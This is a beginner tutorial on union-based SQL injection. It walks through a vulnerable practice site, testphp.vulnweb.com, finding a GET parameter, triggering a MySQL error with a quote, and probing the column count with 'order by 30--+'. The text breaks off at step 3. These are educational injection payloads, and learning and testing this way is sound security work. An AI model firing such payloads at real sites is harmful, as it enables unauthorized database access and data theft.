**SQL Injection**

**what is sql injection ?**

SQL injection is a code injection technique that might destroy your database.

SQL injection is one of the most common web hacking techniques.


SQL injection is the placement of malicious code in SQL statements, via web page input.

**UNION BASED SQL INJECTION :**

Where an attacker uses the union command to collect the information and merge it into one table. He passes malicious commands and queries in the database to do so.

The following steps describe the union based injection :-

Here we are doing this on the test.php site :-



**step 1:-** To find 'GET' parameter

like :- 1.id=cat

2.id=1


3.id=query

click on Browse catagories and

click on posters

testphp.vulnweb.com/listproducts.php?cat=1

Here you find the ‘GET’ parameter cat=1



step 2 :- To generate a SQL error, to break the


query.

So that we can get which database it has been buit

testphp.vulnweb.com/listproducts.php?cat=1’

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1 Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

Here we can observe that the database is MYSQL.




Step 3 :- To count the number of columns, in the

web application.

For counting the number of columns, we will use order by


firstly we will check from 30 , 20 ,15 and so on .

http://testphp.vulnweb.com/listproducts.php?cat=1 order by 30--+



